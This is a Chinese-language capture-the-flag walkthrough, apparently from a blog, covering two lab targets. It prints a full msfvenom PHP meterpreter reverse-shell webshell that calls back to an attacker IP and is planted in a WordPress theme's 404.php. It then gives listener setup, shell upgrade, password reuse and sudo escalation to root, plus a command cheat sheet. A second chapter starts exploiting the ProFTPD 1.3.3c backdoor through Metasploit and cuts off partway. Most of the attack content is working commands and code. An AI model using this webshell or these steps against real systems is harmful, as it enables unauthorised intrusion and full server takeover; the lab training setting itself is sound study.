
我们先用dirb探测是否具有登陆界面：

```
File  Edit  View  Search  Terminal  Help
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.22.8.1/wordpress/ ----
+ http://10.22.8.1/wordpress/index.php (CODE:301|SIZE:0)
==> DIRECTORY: http://10.22.8.1/wordpress/wp-admin/
==> DIRECTORY: http://10.22.8.1/wordpress/wp-content/
==> DIRECTORY: http://10.22.8.1/wordpress/wp-includes/
+ http://10.22.8.1/wordpress/xmlrpc.php (CODE:405|SIZE:42)

---- Entering directory: http://10.22.8.1/wp/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```


https://blog.csdn.net/u011005040

扫描到了一个wp-admin，右键打开：





输入之前在wp-config找到的账号密码，会进入到一个后台：



对于WordPress咱们可以使用固定的方法来上传木马进行提权


制作webshell

msfvenom -p php/meterpreter/reverse_tcp lhost=攻击机IP地址 lport=4444 -f raw > /root/Desktop/shell.php

切换到终端，输入msfvenom来制作一个php 的 webshell，lhost（localhost）攻击机IP地址，lport为监听的端口号，文件格式为raw

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.253.12 lport=4444 -f raw
```

回车，接下来msfvenom会帮我们生成一个返回到IP地址和对应端口号的源代码，下面我们把注释符（/*）以后的源代码复制。



接下来我们把它复制到桌面的一个文件中，这边新建一个文件webshell：

```
root@kali:~# cd Desktop/
root@kali:~/Desktop# getdit webshell.php
bash: getdit: command not found
root@kali:~/Desktop# gedit webshell.php
```

ctrl+v ctrl+s保存

wp-config.php ×　webshell.php ×

```
<?php /**/ error_reporting(0); $ip = '10.22.38.234'; $port =
4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s
= $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f
= 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type
= 'stream'; } if (!$s && ($f = 'socket_create') &&
is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res =
@socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type =
'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s)
{ die('no socket'); } switch ($s_type) { case 'stream': $len =
fread($s, 4); break; case 'socket': $len = socket_read($s, 4);
break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len =
$a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type)
{ case 'stream': $b .= fread($s, $len-strlen($b)); break; case
'socket': $b .= socket_read($s, $len-strlen($b)); break; } }
$GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if
(extension_loaded('suhosin') &&
ini_get('suhosin.executor.disable_eval'))
{ $suhosin_bypass=create_function('', $b); $suhosin_bypass(); }
else { eval($b); } die();
```

https://blog.csdn.net/u011005040

启动监听

下面我们来启动监听咱们这个端口所返回的任何连接
msfconsole是比较大的集成安全，也就是渗透测试当中所有过程的框架
进入之后启动监听：
来监听webshell返回的shell

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
msf exploit(handler) > show options#查看所有参数
msf exploit(handler) > set lhost 攻击机IP地址 #设置返回的IP地址
msf exploit(handler) > set lport 4444#设置监听端口
msf exploit(handler) > run#开始监听本地地址端口号是否有反弹回来的TCP连接
```

上传Webshell

对于wordpress咱们就需要上传webshell：上传webshell的时候，咱们有固定的方法


使用找到的敏感信息登录系统后台，上传webshell。执行webshell(访问具有webshell的php页面)

获得反弹的shell


```
wordpress 上传点 theme 404.php
```

执行：http://靶场IP/wordpress/wp-content/themes/twentyfourteen/404.php


下面开始操作，首先我们进入外观中的编辑，




我们会发现在他的右边有个404.php，我们点击：




会发现有一些代码，我们给他替换成刚生成的webshell源代码。



之后点击上传文件：



提示，文件编辑成功，这时候404的代码就是webshell的代码，下面咱们来执行一下（我们上传的webshell是有固定界面的：http://靶场IP/wordpress/wp-content/themes/twentyfourteen/404.php）




发现ID是一个www-data
到这边，已经获得了服务器的普通权限
接下来需要获取服务器的flag值


查找flag

当前的界面是看不到用户名的，所以要优化

优化终端：python -c “import pty;pty.spawn(’/bin/bash’)”
（-c表示执行python的一条指令，）




接下来咱们需要查找敏感信息，提示root权限，先查找一下当前计算机当中还有哪些用户：cat /etc/passwd




逐条向下看，看看当前目录下有没有其他用户名

我们发现这个togie是在home目录下的，我们现在来进行提权，首先，我们切换到该用户名：su togie
发现需要密码，空密码不行



这时候想到上面有个密码是12345，我们来试试看：



下面我们来切换root权限，我们使用sudo -l来看一下su能执行哪些操作

```
</html/wordpress/wp-content/themes/twentyseventeen$ sudo -l
sudo -l
[sudo] password for togie: 12345

Matching Defaults entries for togie on LazySysAdmin:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n

User togie may run the following commands on LazySysAdmin:
    (ALL : ALL) ALL
</html/wordpress/wp-content/themes/twentyseventeen$
```

https://blog.csdn.net/u011005040

下面我们使用sudo su来提升root值：

```
</html/wordpress/wp-content/themes/twentyseventeen$ sudo su
sudo su
root@LazySysAdmin:/var/www/html/wordpress/wp-content/themes/twentyseventeen#
```

可以发现，已经变成root权限了

在提升到root之后我们需要查找flag值，直接cd到root：

```
<html/wordpress/wp-content/themes/twentyfifteen# cd /root
root@LazySysAdmin:~# ls
ls
flag.txt
root@LazySysAdmin:~# cat flag.txt
cat flag.txt
flag{xiai29d8zlkjfjlakjshfxoufasdkjf}
root@LazySysAdmin:~#
```

发现有个flag直接打开，现在这个靶场就已经拿下。

总结

对于开放139和445端口的机器一定要注意是否可以直接使用smbclient登录到共享目录查找敏感文件。

一般情况下flag值都在/root目录下，并且需要提升root权限才能查看内容；

代码总结：

```
nmap -sV IP    #挖掘开放服务信息
nmap -A -v -T4 IP  #挖掘靶场全部信息

smbclient -L IP  #列出该IP所分享的所有链接及目录
smbclient '\\IP\$share'#打开目录
get 敏感文件

mysql -h 10.22.8.1 -u Admin -p#登陆一个mysql数据库

ssh Admin@10.22.8.1 #老生常谈的ssh登陆命令

searchsploit 版本号#如果有远程溢出漏洞的话可以直接取得最高权限
制作监听：
msfvenom -p php/meterpreter/reverse_tcp lhost=攻击机IP地址 lport=4444 -f raw > /root/Desktop/shell.php#制作一个web
shell监听

启动监听：
msf > use exploit/multi/handler
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
msf exploit(handler) > show options#查看所有参数
msf exploit(handler) > set lhost 攻击机IP地址 #设置返回的IP地址
msf exploit(handler) > set lport 4444#设置监听端口
msf exploit(handler) > run#开始监听本地地址端口号是否有反弹回来的TCP连接

gedit webshell.php#新建一个叫webshell.php的文件，gedit的意思是编辑文本文件

python -c "import pty;pty.spawn('/bin/bash')"#优化终端，（-c表示执行python的一条指令）

cat /etc/passwd#查看当前计算机当中还有那些用户

su 用户名#su命令用于变更为其他使用者的身份，除 root 外，需要键入该使用者的密码。

sudo -l#看下su能执行那些操作 关于sudo的更多：https://www.runoob.com/linux/linux-comm-sudo.html

sudo su#提升到root权限
```

第四章：CTF训练 服务安全FTP服务

FTP介绍

> FTP 是File Transfer
> Protocol（文件传输协议）的英文简称，而中文简称为"文传协议"。用于Internet上的控制文件的双向传输。同时，它也是一个应用程序（Application）。基于不同的操作系统有不同的FTP应用程序，而所有这些应用程序都遵守同一种协议以传输文件。在FTP的使用当中，用户经常遇到两个概念："下载"（Download）和"上传"（Upload）。"下载"文件就是从远程主机拷贝文件至自己的计算机上；"上传"文件就是将文件从自己的计算机中拷贝至远程主机上。用Internet语言来说，用户可通过客户机程序向（从）远程主机上传（下载）文件。

信息探测

```
nmap -sV 靶场IP地址 #扫描主机服务信息以及服务版本

nmap -T4 -A -v 靶场IP地址 #快速扫描主机全部信息
```

发现漏洞

分析nmap 扫描结果，并对结果进行分析，挖掘可以利用的信息

先回到搜索结果看，发现开放了21、22、80端口
21端口就是FTP服务（白色选取是FTP软件 右边是该软件的版本）

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubunt
```

使用seachsploit，查看漏洞信息，找到可利用的溢出代码；

先复制FTP的版本信息ProFTPD 1.3.3c 直接粘贴到searchsploit后面

```
root@kali:~# searchsploit ProFTPD 1.3.3c
---------------------------------------- ----------------------------------------
 Exploit Title                          |  Path
                                        | (/usr/share/exploitdb/)
---------------------------------------- ----------------------------------------
ProFTPd 1.3.3c - Compromised Source Ba | exploits/linux/remote/15662.txt
ProFTPd-1.3.3c - Backdoor Command Exec | exploits/linux/remote/16921.rb
---------------------------------------- ----------------------------------------
Shellcodes: No Result
root@kali:~#
```

这时候返回了一些信息，可以看到上面那个意思是远程代码执行，通过他源代码中的后门。下面那个集成到metasploit中，右边Path是该后台存储的根目录，以及他的分类目录，我们现在来查看下他的第一个txt文件，我们吧右上角的目录直接复制下来

```
root@kali:~# cat /usr/share/exploitdb/exploits/linux/remote/15662.txt
== ProFTPD Compromise Report ==

On Sunday, the 28th of November 2010 around 20:00 UTC the main
distribution server of the ProFTPD project was compromised.  The
attackers most likely used an unpatched security issue in the FTP daemon
to gain access to the server and used their privileges to replace the
source files for ProFTPD 1.3.3c with a version which contained a backdoor.
The unauthorized modification of the source code was noticed by
Daniel Austin and relayed to the ProFTPD project by Jeroen Geilman on
Wednesday, December 1 and fixed shortly afterwards.

The fact that the server acted as the main FTP site for the ProFTPD
```

https://blog.csdn.net/u011005040

现在我们就可以看到该源代码的内容，这里我们需要修改对应的参数，之后执行对应的远程溢出代码
可以看到metasploit也集成了这样一个漏洞，现在我们就用更方便的方式（使用metasploit来进行溢出）：

使用metasploit进行溢出

我们刚才看到了ProFTPD 1.3.3c存在对应的远程溢出，并且集成到metasploit，现在我们就使用它进行远程溢出

打开 Metasploit 在终端中输入 msfconsole

输入 search 对应的软件及版本号

```
use exploit #使用exploit

show payload#查看可以使用的payload

set payload#设置payload
```

这边进入msf以后直接search ProFTPD 1.3.3c（查找漏洞）：

```
msf5 > search ProFTPD 1.3.3c

Matching Modules
```

```
================

   #  Name                                              Disclosure Date  Rank       C
heck  Description
   -  ----                                              ---------------  ----       -
----  -----------
   1  exploit/freebsd/ftp/proftp_telnet_iac             2010-11-01       great      Y
es    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
   2  exploit/linux/ftp/proftp_sreplace                 2006-11-26       great      Y
es    ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
   3  exploit/linux/ftp/proftp_telnet_iac               2010-11-01       great      Y
es    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
   4  exploit/linux/misc/netsupport_manager_agent       2011-01-08       average    N
o     NetSupport Manager Agent Remote Buffer Overflow
   5  exploit/unix/ftp/proftpd_133c_backdoor            2010-12-02       excellent  N
o     ProFTPD-1.3.3c Backdoor Command Execution
   6  exploit/unix/ftp/proftpd_modcopy_exec             2015-04-22       excellent  Y
es    ProFTPD 1.3.5 Mod_Copy Command Execution


msf5 >
```

https://blog.csdn.net/u01100504

直接use 对应的模块，使用该模块

```
msf5 > search ProFTPD 1.3.3c

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   1  exploit/freebsd/ftp/proftp_telnet_iac             2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telne
t IAC Buffer Overflow (FreeBSD)
   2  exploit/linux/ftp/proftp_sreplace                 2006-11-26       great      Yes    ProFTPD 1.2 - 1.3.0 sreplace Bu
ffer Overflow (Linux)
   3  exploit/linux/ftp/proftp_telnet_iac               2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telne
t IAC Buffer Overflow (Linux)
   4  exploit/linux/misc/netsupport_manager_agent       2011-01-08       average    No     NetSupport Manager Agent Remote
 Buffer Overflow
   5  exploit/unix/ftp/proftpd_133c_backdoor            2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command
 Execution
   6  exploit/unix/ftp/proftpd_modcopy_exec             2015-04-22       excellent  Yes    ProFTPD 1.3.5 Mod_Copy Command
Execution


msf5 > use exploit/unix/ftp/proftpd_133c_backdoor
msf5 exploit(unix/ftp/proftpd_133c_backdoor) >
```

https://blog.csdn.net/u011005040

我们查看该exploit可以使用的payloads：show payloads

```
msf5 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                                Disclosure Date  Rank    Check  Description
   -  ----                                ---------------  ----    -----  -----------
   1  cmd/unix/bind_perl                                   normal  No     Unix Command Shell, Bind TCP (via Perl)
   2  cmd/unix/bind_perl_ipv6                              normal  No     Unix Command Shell, Bind TCP (via perl) IPv
6
   3  cmd/unix/generic                                     normal  No     Unix Command, Generic Command Execution
   4  cmd/unix/reverse                                     normal  No     Unix Command Shell, Double Reverse TCP (tel
net)
   5  cmd/unix/reverse_bash_telnet_ssl                     normal  No     Unix Command Shell, Reverse TCP SSL (telnet
)
   6  cmd/unix/reverse_perl                                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   7  cmd/unix/reverse_perl_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via pe
rl)
   8  cmd/unix/reverse_ssl_double_telnet                   normal  No     Unix Command Shell, Double Reverse TCP SSL
(telnet)

msf5 exploit(unix/ftp/proftpd_133c_backdoor) >
```

https://blog.csdn.net/u01100504

今天使用reverse这个payload，输入set payload cmd/unix/reverse 回车

```
msf5 exploit(unix/ftp/proftpd_133c_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
```

接下来我们设置完payload之后还要查看需要设置哪些options，输入show options查看：

```
msf5 exploit(unix/ftp/proftpd_133c_backdoor) > show options
```

```
Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target address range or CIDR identifier
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
